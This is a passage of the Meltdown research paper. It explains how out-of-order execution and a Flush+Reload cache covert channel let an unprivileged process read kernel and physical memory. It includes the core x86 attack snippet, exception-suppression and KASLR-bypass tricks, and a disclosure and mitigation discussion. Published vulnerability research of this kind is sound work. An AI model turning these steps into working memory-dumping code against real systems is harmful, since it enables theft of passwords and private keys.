On modern processors, the isolation between the kernel and user processes is typically realized by a supervisor bit of the processor that defines whether a memory page of the kernel can be accessed or not. The basic idea is that this bit can only be set when entering kernel code and it is cleared when switching to user processes. This hardware feature allows operating systems to map the kernel into the address space of every process and to have very efficient transitions from the user process to the kernel, e.g., for interrupt handling. Consequently, in practice, there is no change of the memory mapping when switching from a user process to the kernel.

In this work, we present Meltdown[10]. Meltdown is a novel attack that allows overcoming memory isolation completely by providing a simple way for any user process to read the entire kernel memory of the machine it executes on, including all physical memory mapped in the kernel region. Meltdown does not exploit any software vulnerability, *i.e.*, it works on all major operating systems. Instead, Meltdown exploits side-channel information available on most modern processors, e.g., modern Intel microarchitectures since 2010 and potentially on other CPUs of other vendors.

While side-channel attacks typically require very specific knowledge about the target application and are tailored to only leak information about its secrets, Meltdown allows an adversary who can run code on the vulnerable processor to obtain a dump of the entire kernel address space, including any mapped physical memory. The root cause of the simplicity and strength of Meltdown are side effects caused by *out-of-order execution*.

Out-of-order execution is an important performance feature of today's processors in order to overcome latencies of busy execution units, e.g., a memory fetch unit needs to wait for data arrival from memory. Instead of stalling the execution, modern processors run operations

[9]Work was partially done while the author was affiliated to University of Pennsylvania and University of Maryland.

[10]Using the practice of responsible disclosure, disjoint groups of authors of this paper provided preliminary versions of our results to partially overlapping groups of CPU vendors and other affected companies. In coordination with industry, the authors participated in an embargo of the results. Meltdown is documented under CVE-2017-5754.

*out-of-order i.e.*, they look ahead and schedule subsequent operations to idle execution units of the core. However, such operations often have unwanted side-effects, e.g., timing differences [55, 63, 23] can leak information from both sequential and out-of-order execution.

From a security perspective, one observation is particularly significant: vulnerable out-of-order CPUs allow an unprivileged process to load data from a privileged (kernel or physical) address into a temporary CPU register. Moreover, the CPU even performs further computations based on this register value, e.g., access to an array based on the register value. By simply discarding the results of the memory lookups (e.g., the modified register states), if it turns out that an instruction should not have been executed, the processor ensures correct program execution. Hence, on the architectural level (e.g., the abstract definition of how the processor should perform computations) no security problem arises.

However, we observed that out-of-order memory lookups influence the cache, which in turn can be detected through the cache side channel. As a result, an attacker can dump the entire kernel memory by reading privileged memory in an out-of-order execution stream, and transmit the data from this elusive state via a microarchitectural covert channel (e.g., Flush+Reload) to the outside world. On the receiving end of the covert channel, the register value is reconstructed. Hence, on the microarchitectural level (e.g., the actual hardware implementation), there is an exploitable security problem.

Meltdown breaks all security guarantees provided by the CPU's memory isolation capabilities. We evaluated the attack on modern desktop machines and laptops, as well as servers in the cloud. Meltdown allows an unprivileged process to read data mapped in the kernel address space, including the entire physical memory on Linux, Android and OS X, and a large fraction of the physical memory on Windows. This may include the physical memory of other processes, the kernel, and in the case of kernel-sharing sandbox solutions (e.g., Docker, LXC) or Xen in paravirtualization mode, the memory of the kernel (or hypervisor), and other co-located instances. While the performance heavily depends on the specific machine, e.g., processor speed, TLB and cache sizes, and DRAM speed, we can dump arbitrary kernel and physical memory with 3.2 KB/s to 503 KB/s. Hence, an enormous number of systems are affected.

The countermeasure KAISER [20], developed initially to prevent side-channel attacks targeting KASLR, inadvertently protects against Meltdown as well. Our evaluation shows that KAISER prevents Meltdown to a large extent. Consequently, we stress that it is of utmost importance to deploy KAISER on all operating systems immediately. Fortunately, during a responsible disclosure window, the three major operating systems (Windows, Linux, and OS X) implemented variants of KAISER and recently rolled out these patches.

Meltdown is distinct from the Spectre Attacks [40] in several ways, notably that Spectre requires tailoring to the victim process's software environment, but applies more broadly to CPUs and is not mitigated by KAISER.

**Contributions.** The contributions of this work are:

1. We describe out-of-order execution as a new, extremely powerful, software-based side channel.
2. We show how out-of-order execution can be combined with a microarchitectural covert channel to transfer the data from an elusive state to a receiver on the outside.
3. We present an end-to-end attack combining out-of-order execution with exception handlers or TSX, to read arbitrary physical memory without any permissions or privileges, on laptops, desktop machines, mobile phones and on public cloud machines.
4. We evaluate the performance of Meltdown and the effects of KAISER on it.

**Outline.** The remainder of this paper is structured as follows: In Section 2, we describe the fundamental problem which is introduced with out-of-order execution. In Section 3, we provide a toy example illustrating the side channel Meltdown exploits. In Section 4, we describe the building blocks of Meltdown. We present the full attack in Section 5. In Section 6, we evaluate the performance of the Meltdown attack on several different systems and discuss its limitations. In Section 7, we discuss the effects of the software-based KAISER countermeasure and propose solutions in hardware. In Section 8, we discuss related work and conclude our work in Section 9.

## 2 Background

In this section, we provide background on out-of-order execution, address translation, and cache attacks.

### 2.1 Out-of-order execution

Out-of-order execution is an optimization technique that allows maximizing the utilization of all execution units of a CPU core as exhaustive as possible. Instead of processing instructions strictly in the sequential program order, the CPU executes them as soon as all required resources are available. While the execution unit of the current operation is occupied, other execution units can run ahead. Hence, instructions can be run in parallel as long as their results follow the architectural definition.

In practice, CPUs supporting out-of-order execution allow running operations *speculatively* to the extent that



Figure 1: Simplified illustration of a single core of the Intel's Skylake microarchitecture. Instructions are decoded into $\mu$OPs and executed out-of-order in the execution engine by individual execution units.

the processor's out-of-order logic processes instructions before the CPU is certain that the instruction will be needed and committed. In this paper, we refer to speculative execution in a more restricted meaning, where it refers to an instruction sequence following a branch, and use the term out-of-order execution to refer to any way of getting an operation executed before the processor has committed the results of all prior instructions.

In 1967, Tomasulo [61] developed an algorithm that enabled dynamic scheduling of instructions to allow out-of-order execution. Tomasulo [61] introduced a unified reservation station that allows a CPU to use a data value as it has been computed instead of storing it in a register and re-reading it. The reservation station renames registers to allow instructions that operate on the same physical registers to use the last logical one to solve read-after-write (RAW), write-after-read (WAR) and write-after-write (WAW) hazards. Furthermore, the reservation unit connects all execution units via a common data bus (CDB). If an operand is not available, the reservation unit can listen on the CDB until it is available and then directly begin the execution of the instruction.

On the Intel architecture, the pipeline consists of the front-end, the execution engine (back-end) and the memory subsystem [32]. x86 instructions are fetched by the front-end from memory and decoded to micro-operations ($\mu$OPs) which are continuously sent to the execution engine. Out-of-order execution is implemented within the execution engine as illustrated in Figure 1. The *Reorder Buffer* is responsible for register allocation, register renaming and retiring. Additionally, other optimizations like move elimination or the recognition of zeroing idioms are directly handled by the reorder buffer. The $\mu$OPs are forwarded to the *Unified Reservation Station* (Scheduler) that queues the operations on exit ports that are connected to *Execution Units*. Each execution unit can perform different tasks like ALU operations, AES operations, address generation units (AGU) or memory loads and stores. AGUs, as well as load and store execution units, are directly connected to the memory subsystem to process its requests.

Since CPUs usually do not run linear instruction streams, they have branch prediction units that are used to obtain an educated guess of which instruction is executed next. Branch predictors try to determine which direction of a branch is taken before its condition is actually evaluated. Instructions that lie on that path and do not have any dependencies can be executed in advance and their results immediately used if the prediction was correct. If the prediction was incorrect, the reorder buffer allows to rollback to a sane state by clearing the reorder buffer and re-initializing the unified reservation station.

There are various approaches to predict a branch: With static branch prediction [28], the outcome is predicted solely based on the instruction itself. Dynamic branch prediction [8] gathers statistics at run-time to predict the outcome. One-level branch prediction uses a 1-bit or 2-bit counter to record the last outcome of a branch [45]. Modern processors often use two-level adaptive predictors [64] with a history of the last $n$ outcomes, allowing to predict regularly recurring patterns. More recently, ideas to use neural branch prediction [62, 38, 60] have been picked up and integrated into CPU architectures [9].

## 2.2 Address Spaces

To isolate processes from each other, CPUs support virtual address spaces where virtual addresses are translated to physical addresses. A virtual address space is divided into a set of pages that can be individually mapped to physical memory through a multi-level page translation table. The translation tables define the actual virtual to physical mapping and also protection properties that



Figure 2: The physical memory is directly mapped in the kernel at a certain offset. A physical address (blue) which is mapped accessible to the user space is also mapped in the kernel space through the direct mapping.

are used to enforce privilege checks, such as readable, writable, executable and user-accessible. The currently used translation table is held in a special CPU register. On each context switch, the operating system updates this register with the next process' translation table address in order to implement per-process virtual address spaces. Because of that, each process can only reference data that belongs to its virtual address space. Each virtual address space itself is split into a user and a kernel part. While the user address space can be accessed by the running application, the kernel address space can only be accessed if the CPU is running in privileged mode. This is enforced by the operating system disabling the user-accessible property of the corresponding translation tables. The kernel address space does not only have memory mapped for the kernel's own usage, but it also needs to perform operations on user pages, e.g., filling them with data. Consequently, the entire physical memory is typically mapped in the kernel. On Linux and OS X, this is done via a direct-physical map, *i.e.*, the entire physical memory is directly mapped to a pre-defined virtual address (cf. Figure 2).

Instead of a direct-physical map, Windows maintains a multiple so-called *paged pools*, *non-paged pools*, and the *system cache*. These pools are virtual memory regions in the kernel address space mapping physical pages to virtual addresses which are either required to remain in the memory (*non-paged pool*) or can be removed from the memory because a copy is already stored on the disk (*paged pool*). The *system cache* further contains mappings of all file-backed pages. Combined, these memory pools will typically map a large fraction of the physical memory into the kernel address space of every process.

The exploitation of memory corruption bugs often requires knowledge of addresses of specific data. In order to impede such attacks, address space layout randomization (ASLR) has been introduced as well as non-executable stacks and stack canaries. To protect the kernel, kernel ASLR (KASLR) randomizes the offsets where drivers are located on every boot, making attacks harder as they now require to guess the location of kernel data structures. However, side-channel attacks allow to detect the exact location of kernel data structures [21, 29, 37] or derandomize ASLR in JavaScript [16]. A combination of a software bug and the knowledge of these addresses can lead to privileged code execution.

## 2.3 Cache Attacks

In order to speed-up memory accesses and address translation, the CPU contains small memory buffers, called caches, that store frequently used data. CPU caches hide slow memory access latencies by buffering frequently used data in smaller and faster internal memory. Modern CPUs have multiple levels of caches that are either private per core or shared among them. Address space translation tables are also stored in memory and, thus, also cached in the regular caches.

Cache side-channel attacks exploit timing differences that are introduced by the caches. Different cache attack techniques have been proposed and demonstrated in the past, including Evict+Time [55], Prime+Probe [55, 56], and Flush+Reload [63]. Flush+Reload attacks work on a single cache line granularity. These attacks exploit the shared, inclusive last-level cache. An attacker frequently flushes a targeted memory location using the `clflush` instruction. By measuring the time it takes to reload the data, the attacker determines whether data was loaded into the cache by another process in the meantime. The Flush+Reload attack has been used for attacks on various computations, e.g., cryptographic algorithms [63, 36, 4], web server function calls [65], user input [23, 47, 58], and kernel addressing information [21].

A special use case of a side-channel attack is a covert channel. Here the attacker controls both, the part that induces the side effect, and the part that measures the side effect. This can be used to leak information from one security domain to another, while bypassing any boundaries existing on the architectural level or above. Both Prime+Probe and Flush+Reload have been used in high-performance covert channels [48, 52, 22].

# 3 A Toy Example

In this section, we start with a toy example, *i.e.*, a simple code snippet, to illustrate that out-of-order execution can change the microarchitectural state in a way that leaks information. However, despite its simplicity, it is used as a basis for Section 4 and Section 5, where we show how this change in state can be exploited for an attack.

Listing 1 shows a simple code snippet first raising an (unhandled) exception and then accessing an array. The property of an exception is that the control flow does not continue with the code after the exception, but jumps to an exception handler in the operating system. Regardless

```
1 raise_exception();
2 // the line below is never reached
3 access(probe_array[data * 4096]);
```

Listing 1: A toy example to illustrate side-effects of out-of-order execution.



Figure 3: If an executed instruction causes an exception, diverting the control flow to an exception handler, the subsequent instruction must not be executed. Due to out-of-order execution, the subsequent instructions may already have been partially executed, but not retired. However, architectural effects of the execution are discarded.

of whether this exception is raised due to a memory access, e.g., by accessing an invalid address, or due to any other CPU exception, e.g., a division by zero, the control flow continues in the kernel and not with the next user space instruction.

Thus, our toy example cannot access the array in theory, as the exception immediately traps to the kernel and terminates the application. However, due to the out-of-order execution, the CPU might have already executed the following instructions as there is no dependency on the instruction triggering the exception. This is illustrated in Figure 3. Due to the exception, the instructions executed out of order are not retired and, thus, never have architectural effects.

Although the instructions executed out of order do not have any visible architectural effect on registers or memory, they have microarchitectural side effects. During the out-of-order execution, the referenced memory is fetched into a register and also stored in the cache. If the out-of-order execution has to be discarded, the register and memory contents are never committed. Nevertheless, the cached memory contents are kept in the cache. We can leverage a microarchitectural side-channel attack such as Flush+Reload [63], which detects whether a specific memory location is cached, to make this microarchitectural state visible. Other side channels can also detect whether a specific memory location is cached, including Prime+Probe [55, 48, 52], Evict+Reload [47], or Flush+Flush [22]. As Flush+Reload is the most accurate known cache side channel and is simple to implement, we do not consider any other side channel for this example.



Figure 4: Even if a memory location is only accessed during out-of-order execution, it remains cached. Iterating over the 256 pages of `probe_array` shows one cache hit, exactly on the page that was accessed during the out-of-order execution.

Based on the value of `data` in this example, a different part of the cache is accessed when executing the memory access out of order. As `data` is multiplied by 4096, data accesses to `probe_array` are scattered over the array with a distance of 4 KB (assuming an 1 B data type for `probe_array`). Thus, there is an injective mapping from the value of `data` to a memory page, *i.e.*, different values for data never result in an access to the same page. Consequently, if a cache line of a page is cached, we know the value of `data`. The spreading over pages eliminates false positives due to the prefetcher, as the prefetcher cannot access data across page boundaries [32].

Figure 4 shows the result of a Flush+Reload measurement iterating over all pages, after executing the out-of-order snippet with `data = 84`. Although the array access should not have happened due to the exception, we can clearly see that the index which would have been accessed is cached. Iterating over all pages (e.g., in the exception handler) shows only a cache hit for page 84 This shows that even instructions which are never actually executed, change the microarchitectural state of the CPU. Section 4 modifies this toy example not to read a value but to leak an inaccessible secret.

## 4 Building Blocks of the Attack

The toy example in Section 3 illustrated that side-effects of out-of-order execution can modify the microarchitectural state to leak information. While the code snippet reveals the data value passed to a cache-side channel, we want to show how this technique can be leveraged to leak otherwise inaccessible secrets. In this section, we want to generalize and discuss the necessary building blocks to exploit out-of-order execution for an attack.

The adversary targets a secret value that is kept somewhere in physical memory. Note that register contents are also stored in memory upon context switches, *i.e.*, they are also stored in physical memory. As described in Section 2.2, the address space of every process typically includes the entire user space, as well as the entire kernel



Figure 5: The Meltdown attack uses exception handling or suppression, e.g., TSX, to run a series of transient instructions. These transient instructions obtain a (persistent) secret value and change the microarchitectural state of the processor based on this secret value. This forms the sending part of a microarchitectural covert channel. The receiving side reads the microarchitectural state, making it architectural and recovers the secret value.

space, which typically also has all physical memory (in-use) mapped. However, these memory regions are only accessible in privileged mode (cf. Section 2.2).

In this work, we demonstrate leaking secrets by bypassing the privileged-mode isolation, giving an attacker full read access to the entire kernel space, including any physical memory mapped and, thus, the physical memory of any other process and the kernel. Note that Kocher et al. [40] pursue an orthogonal approach, called Spectre Attacks, which trick speculatively executed instructions into leaking information that the victim process is authorized to access. As a result, Spectre Attacks lack the privilege escalation aspect of Meltdown and require tailoring to the victim process's software environment, but apply more broadly to CPUs that support speculative execution and are not prevented by KAISER.

The full Meltdown attack consists of two building blocks, as illustrated in Figure 5. The first building block of Meltdown is to make the CPU execute one or more instructions that would never occur in the executed path. In the toy example (cf. Section 3), this is an access to an array, which would normally never be executed, as the previous instruction always raises an exception. We call such an instruction, which is executed out of order and leaving measurable side effects, a *transient instruction*. Furthermore, we call any sequence of instructions containing at least one transient instruction a transient instruction sequence.

In order to leverage transient instructions for an attack, the transient instruction sequence must utilize a secret value that an attacker wants to leak. Section 4.1 describes building blocks to run a transient instruction sequence with a dependency on a secret value.

The second building block of Meltdown is to transfer the microarchitectural side effect of the transient instruction sequence to an architectural state to further process the leaked secret. Thus, the second building described in Section 4.2 describes building blocks to transfer a microarchitectural side effect to an architectural state using a covert channel.

## 4.1 Executing Transient Instructions

The first building block of Meltdown is the execution of transient instructions. Transient instructions occur all the time, as the CPU continuously runs ahead of the current instruction to minimize the experienced latency and, thus, to maximize the performance (cf. Section 2.1). Transient instructions introduce an exploitable side channel if their operation depends on a secret value. We focus on addresses that are mapped within the attacker's process, *i.e.*, the user-accessible user space addresses as well as the user-inaccessible kernel space addresses. Note that attacks targeting code that is executed within the context (*i.e.*, address space) of another process are possible [40], but out of scope in this work, since all physical memory (including the memory of other processes) can be read through the kernel address space regardless.

Accessing user-inaccessible pages, such as kernel pages, triggers an exception which generally terminates the application. If the attacker targets a secret at a user-inaccessible address, the attacker has to cope with this exception. We propose two approaches: With *exception handling*, we catch the exception effectively occurring after executing the transient instruction sequence, and with *exception suppression*, we prevent the exception from occurring at all and instead redirect the control flow after executing the transient instruction sequence. We discuss these approaches in detail in the following.

**Exception handling.** A trivial approach is to fork the attacking application before accessing the invalid memory location that terminates the process and only access the invalid memory location in the child process. The CPU executes the transient instruction sequence in the child process before crashing. The parent process can then recover the secret by observing the microarchitectural state, e.g., through a side-channel.

It is also possible to install a signal handler that is executed when a certain exception occurs, e.g., a segmentation fault. This allows the attacker to issue the instruction sequence and prevent the application from crashing, reducing the overhead as no new process has to be created.

**Exception suppression.** A different approach to deal with exceptions is to prevent them from being raised in the first place. Transactional memory allows to group memory accesses into one seemingly atomic operation, giving the option to roll-back to a previous state if an error occurs. If an exception occurs within the transaction, the architectural state is reset, and the program execution continues without disruption.

Furthermore, speculative execution issues instructions that might not occur on the executed code path due to a branch misprediction. Such instructions depending on a preceding conditional branch can be speculatively executed. Thus, the invalid memory access is put within a speculative instruction sequence that is only executed if a prior branch condition evaluates to true. By making sure that the condition never evaluates to true in the executed code path, we can suppress the occurring exception as the memory access is only executed speculatively. This technique may require sophisticated training of the branch predictor. Kocher et al. [40] pursue this approach in orthogonal work, since this construct can frequently be found in code of other processes.

## 4.2 Building a Covert Channel

The second building block of Meltdown is the transfer of the microarchitectural state, which was changed by the transient instruction sequence, into an architectural state (cf. Figure 5). The transient instruction sequence can be seen as the sending end of a microarchitectural covert channel. The receiving end of the covert channel receives the microarchitectural state change and deduces the secret from the state. Note that the receiver is not part of the transient instruction sequence and can be a different thread or even a different process e.g., the parent process in the fork-and-crash approach.

We leverage techniques from cache attacks, as the cache state is a microarchitectural state which can be reliably transferred into an architectural state using various techniques [55, 63, 22]. Specifically, we use Flush+Reload [63], as it allows to build a fast and low-noise covert channel. Thus, depending on the secret value, the transient instruction sequence (cf. Section 4.1) performs a regular memory access, e.g., as it does in the toy example (cf. Section 3).

After the transient instruction sequence accessed an accessible address, *i.e.*, this is the sender of the covert channel; the address is cached for subsequent accesses. The receiver can then monitor whether the address has been loaded into the cache by measuring the access time to the address. Thus, the sender can transmit a '1'-bit by accessing an address which is loaded into the monitored cache, and a '0'-bit by not accessing such an address.

Using multiple different cache lines, as in our toy example in Section 3, allows to transmit multiple bits at once. For every of the 256 different byte values, the sender accesses a different cache line. By performing a Flush+Reload attack on all of the 256 possible cache lines, the receiver can recover a full byte instead of just one bit. However, since the Flush+Reload attack takes much longer (typically several hundred cycles) than the transient instruction sequence, transmitting only a single bit at once is more efficient. The attacker can simply do that by shifting and masking the secret value accordingly.

Note that the covert channel is not limited to microarchitectural states which rely on the cache. Any microarchitectural state which can be influenced by an instruction (sequence) and is observable through a side channel can be used to build the sending end of a covert channel. The sender could, for example, issue an instruction (sequence) which occupies a certain execution port such as the ALU to send a '1'-bit. The receiver measures the latency when executing an instruction (sequence) on the same execution port. A high latency implies that the sender sends a '1'-bit, whereas a low latency implies that sender sends a '0'-bit. The advantage of the Flush+Reload cache covert channel is the noise resistance and the high transmission rate [22]. Furthermore, the leakage can be observed from any CPU core [63], *i.e.*, rescheduling events do not significantly affect the covert channel.

# 5 Meltdown

In this section, we present Meltdown, a powerful attack allowing to read arbitrary physical memory from an unprivileged user program, comprised of the building blocks presented in Section 4. First, we discuss the attack setting to emphasize the wide applicability of this attack. Second, we present an attack overview, showing how Meltdown can be mounted on both Windows and Linux on personal computers, on Android on mobile phones as well as in the cloud. Finally, we discuss a concrete implementation of Meltdown allowing to dump arbitrary kernel memory with 3.2 KB/s to 503 KB/s.

**Attack setting.** In our attack, we consider personal computers and virtual machines in the cloud. In the attack scenario, the attacker has arbitrary unprivileged code execution on the attacked system, *i.e.*, the attacker can run any code with the privileges of a normal user. However, the attacker has no physical access to the machine. Furthermore, we assume that the system is fully protected with state-of-the-art software-based defenses such as ASLR and KASLR as well as CPU features like SMAP, SMEP, NX, and PXN. Most importantly, we assume a completely bug-free operating system, thus, no

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Listing 2: The core of Meltdown. An inaccessible kernel address is moved to a register, raising an exception. Subsequent instructions are executed out of order before the exception is raised, leaking the data from the kernel address through the indirect memory access.

software vulnerability exists that can be exploited to gain kernel privileges or leak information. The attacker targets secret user data, e.g., passwords and private keys, or any other valuable information.

## 5.1 Attack Description

Meltdown combines the two building blocks discussed in Section 4. First, an attacker makes the CPU execute a transient instruction sequence which uses an inaccessible secret value stored somewhere in physical memory (cf. Section 4.1). The transient instruction sequence acts as the transmitter of a covert channel (cf. Section 4.2), ultimately leaking the secret value to the attacker.

Meltdown consists of 3 steps:

**Step 1** The content of an attacker-chosen memory location, which is inaccessible to the attacker, is loaded into a register.

**Step 2** A transient instruction accesses a cache line based on the secret content of the register.

**Step 3** The attacker uses Flush+Reload to determine the accessed cache line and hence the secret stored at the chosen memory location.

By repeating these steps for different memory locations, the attacker can dump the kernel memory, including the entire physical memory.

Listing 2 shows the basic implementation of the transient instruction sequence and the sending part of the covert channel, using x86 assembly instructions. Note that this part of the attack could also be implemented entirely in higher level languages like C. In the following, we will discuss each step of Meltdown and the corresponding code line in Listing 2.

**Step 1: Reading the secret.** To load data from the main memory into a register, the data in the main memory is referenced using a virtual address. In parallel to translating a virtual address into a physical address, the CPU also checks the permission bits of the virtual address, *i.e.*, whether this virtual address is user accessible or only accessible by the kernel. As already discussed in Section 2.2, this hardware-based isolation through a permission bit is considered secure and recommended by the hardware vendors. Hence, modern operating systems always map the entire kernel into the virtual address space of every user process.

As a consequence, all kernel addresses lead to a valid physical address when translating them, and the CPU can access the content of such addresses. The only difference to accessing a user space address is that the CPU raises an exception as the current permission level does not allow to access such an address. Hence, the user space cannot simply read the contents of such an address. However, Meltdown exploits the out-of-order execution of modern CPUs, which still executes instructions in the small time window between the illegal memory access and the raising of the exception.

In line 4 of Listing 2, we load the byte value located at the target kernel address, stored in the `RCX` register, into the least significant byte of the `RAX` register represented by `AL`. As explained in more detail in Section 2.1, the `MOV` instruction is fetched by the core, decoded into $\mu$OPs, allocated, and sent to the reorder buffer. There, architectural registers (e.g., `RAX` and `RCX` in Listing 2) are mapped to underlying physical registers enabling out-of-order execution. Trying to utilize the pipeline as much as possible, subsequent instructions (lines 5-7) are already decoded and allocated as $\mu$OPs as well. The $\mu$OPs are further sent to the reservation station holding the $\mu$OPs while they wait to be executed by the corresponding execution unit. The execution of a $\mu$OP can be delayed if execution units are already used to their corresponding capacity, or operand values have not been computed yet.

When the kernel address is loaded in line 4, it is likely that the CPU already issued the subsequent instructions as part of the out-of-order execution, and that their corresponding $\mu$OPs wait in the reservation station for the content of the kernel address to arrive. As soon as the fetched data is observed on the common data bus, the $\mu$OPs can begin their execution. Furthermore, processor interconnects [31, 3] and cache coherence protocols [59] guarantee that the most recent value of a memory address is read, regardless of the storage location in a multi-core or multi-CPU system.

When the $\mu$OPs finish their execution, they retire in-order, and, thus, their results are committed to the architectural state. During the retirement, any interrupts and exceptions that occurred during the execution of the instruction are handled. Thus, if the `MOV` instruction that loads the kernel address is retired, the exception is registered, and the pipeline is flushed to eliminate all results of subsequent instructions which were executed out of

order. However, there is a race condition between raising this exception and our attack step 2 as described below.

As reported by Gruss et al. [21], prefetching kernel addresses sometimes succeeds. We found that prefetching the kernel address can slightly improve the performance of the attack on some systems.

**Step 2: Transmitting the secret.** The instruction sequence from step 1 which is executed out of order has to be chosen in a way that it becomes a transient instruction sequence. If this transient instruction sequence is executed before the `MOV` instruction is retired (*i.e.*, raises the exception), and the transient instruction sequence performed computations based on the secret, it can be utilized to transmit the secret to the attacker.

As already discussed, we utilize cache attacks that allow building fast and low-noise covert channels using the CPU's cache. Thus, the transient instruction sequence has to encode the secret into the microarchitectural cache state, similar to the toy example in Section 3.

We allocate a probe array in memory and ensure that no part of this array is cached. To transmit the secret, the transient instruction sequence contains an indirect memory access to an address which is computed based on the secret (inaccessible) value. In line 5 of Listing 2, the secret value from step 1 is multiplied by the page size, *i.e.*, 4 KB. The multiplication of the secret ensures that accesses to the array have a large spatial distance to each other. This prevents the hardware prefetcher from loading adjacent memory locations into the cache as well. Here, we read a single byte at once. Hence, our probe array is $256 \times 4096$ bytes, assuming 4 KB pages.

Note that in the out-of-order execution we have a noise-bias towards register value '0'. We discuss the reasons for this in Section 5.2. However, for this reason, we introduce a retry-logic into the transient instruction sequence. In case we read a '0', we try to reread the secret (step 1). In line 7, the multiplied secret is added to the base address of the probe array, forming the target address of the covert channel. This address is read to cache the corresponding cache line. The address will be loaded into the L1 data cache of the requesting core and, due to the inclusiveness, also the L3 cache where it can be read from other cores. Consequently, our transient instruction sequence affects the cache state based on the secret value that was read in step 1.

Since the transient instruction sequence in step 2 races against raising the exception, reducing the runtime of step 2 can significantly improve the performance of the attack. For instance, taking care that the address translation for the probe array is cached in the translation-lookaside buffer (TLB) increases the attack performance on some systems.

**Step 3: Receiving the secret.** In step 3, the attacker recovers the secret value (step 1) by leveraging a microarchitectural side-channel attack (*i.e.*, the receiving end of a microarchitectural covert channel) that transfers the cache state (step 2) back into an architectural state. As discussed in Section 4.2, our implementation of Meltdown relies on Flush+Reload for this purpose.

When the transient instruction sequence of step 2 is executed, exactly one cache line of the probe array is cached. The position of the cached cache line within the probe array depends only on the secret which is read in step 1. Thus, the attacker iterates over all 256 pages of the probe array and measures the access time for every first cache line (*i.e.*, offset) on the page. The number of the page containing the cached cache line corresponds directly to the secret value.

**Dumping the entire physical memory.** Repeating all 3 steps of Meltdown, an attacker can dump the entire memory by iterating over all addresses. However, as the memory access to the kernel address raises an exception that terminates the program, we use one of the methods from Section 4.1 to handle or suppress the exception.

As all major operating systems also typically map the entire physical memory into the kernel address space (cf. Section 2.2) in every user process, Meltdown can also read the entire physical memory of the target machine.

## 5.2 Optimizations and Limitations

**Inherent bias towards 0.** While CPUs generally stall if a value is not available during an out-of-order load operation [28], CPUs might continue with the out-of-order execution by assuming a value for the load [12]. We observed that the illegal memory load in our Meltdown implementation (line 4 in Listing 2) often returns a '0', which can be clearly observed when implemented using an `add` instruction instead of the `mov`. The reason for this bias to '0' may either be that the memory load is masked out by a failed permission check, or a speculated value because the data of the stalled load is not available yet.

This inherent bias results from the race condition in the out-of-order execution, which may be won (*i.e.*, reads the correct value), but is often lost (*i.e.*, reads a value of '0'). This bias varies between different machines as well as hardware and software configurations and the specific implementation of Meltdown. In an unoptimized version, the probability that a value of '0' is erroneously returned is high. Consequently, our Meltdown implementation performs a certain number of retries when the code in Listing 2 results in reading a value of '0' from the Flush+Reload attack. The maximum number of retries is an optimization parameter influencing the attack performance and the error rate. On the Intel Core i5-6200U

using exeception handling, we read a '0' on average in 5.25 % ($\sigma = 4.15$) with our unoptimized version. With a simple retry loop, we reduced the probability to 0.67 % ($\sigma = 1.47$). On the Core i7-8700K, we read on average a '0' in 1.78 % ($\sigma = 3.07$). Using Intel TSX, the probability is further reduced to 0.008 %.

**Optimizing the case of 0.** Due to the inherent bias of Meltdown, a cache hit on cache line '0' in the Flush+Reload measurement, does not provide the attacker with any information. Hence, measuring cache line '0' can be omitted and in case there is no cache hit on any other cache line, the value can be assumed to be '0'. To minimize the number of cases where no cache hit on a non-zero line occurs, we retry reading the address in the transient instruction sequence until it encounters a value different from '0' (line 6). This loop is terminated either by reading a non-zero value or by the raised exception of the invalid memory access. In either case, the time until exception handling or exception suppression returns the control flow is independent of the loop after the invalid memory access, *i.e.*, the loop does not slow down the attack measurably. Hence, these optimizations may increase the attack performance.

**Single-bit transmission.** In the attack description in Section 5.1, the attacker transmitted 8 bits through the covert channel at once and performed $2^8 = 256$ Flush+Reload measurements to recover the secret. However, there is a trade-off between running more transient instruction sequences and performing more Flush+Reload measurements. The attacker could transmit an arbitrary number of bits in a single transmission through the covert channel, by reading more bits using a `MOV` instruction for a larger data value. Furthermore, the attacker could mask bits using additional instructions in the transient instruction sequence. We found the number of additional instructions in the transient instruction sequence to have a negligible influence on the performance of the attack.

The performance bottleneck in the generic attack described above is indeed, the time spent on Flush+Reload measurements. In fact, with this implementation, almost the entire time is spent on Flush+Reload measurements. By transmitting only a single bit, we can omit all but one Flush+Reload measurement, *i.e.*, the measurement on cache line 1. If the transmitted bit was a '1', then we observe a cache hit on cache line 1. Otherwise, we observe no cache hit on cache line 1.

Transmitting only a single bit at once also has drawbacks. As described above, our side channel has a bias towards a secret value of '0'. If we read and transmit multiple bits at once, the likelihood that all bits are '0' may be quite small for actual user data. The likelihood that a single bit is '0' is typically close to 50 %. Hence, the number of bits read and transmitted at once is a trade-off between some implicit error-reduction and the overall transmission rate of the covert channel.

However, since the error rates are quite small in either case, our evaluation (cf. Section 6) is based on the single-bit transmission mechanics.

**Exception Suppression using Intel TSX.** In Section 4.1, we discussed the option to prevent that an exception is raised due an invalid memory access. Using Intel TSX, a hardware transactional memory implementation, we can completely suppress the exception [37].

With Intel TSX, multiple instructions can be grouped to a transaction, which appears to be an atomic operation, *i.e.*, either all or no instruction is executed. If one instruction within the transaction fails, already executed instructions are reverted, but no exception is raised.

If we wrap the code from Listing 2 with such a TSX instruction, any exception is suppressed. However, the microarchitectural effects are still visible, *i.e.*, the cache state is persistently manipulated from within the hardware transaction [19]. This results in higher channel capacity, as suppressing the exception is significantly faster than trapping into the kernel for handling the exception, and continuing afterward.

**Dealing with KASLR.** In 2013, kernel address space layout randomization (KASLR) was introduced to the Linux kernel (starting from version 3.14 [11]) allowing to randomize the location of kernel code at boot time. However, only as recently as May 2017, KASLR was enabled by default in version 4.12 [54]. With KASLR also the direct-physical map is randomized and not fixed at a certain address such that the attacker is required to obtain the randomized offset before mounting the Meltdown attack. However, the randomization is limited to 40 bit.

Thus, if we assume a setup of the target machine with 8 GB of RAM, it is sufficient to test the address space for addresses in 8 GB steps. This allows covering the search space of 40 bit with only 128 tests in the worst case. If the attacker can successfully obtain a value from a tested address, the attacker can proceed to dump the entire memory from that location. This allows mounting Meltdown on a system despite being protected by KASLR within seconds.

## 6 Evaluation

In this section, we evaluate Meltdown and the performance of our proof-of-concept implementation.[11] Section 6.1 discusses the information which Meltdown can

[11] `https://github.com/IAIK/meltdown`

Table 1: Experimental setups.

leak, and Section 6.2 evaluates the performance of Meltdown, including countermeasures. Finally, we discuss limitations for AMD and ARM in Section 6.3.

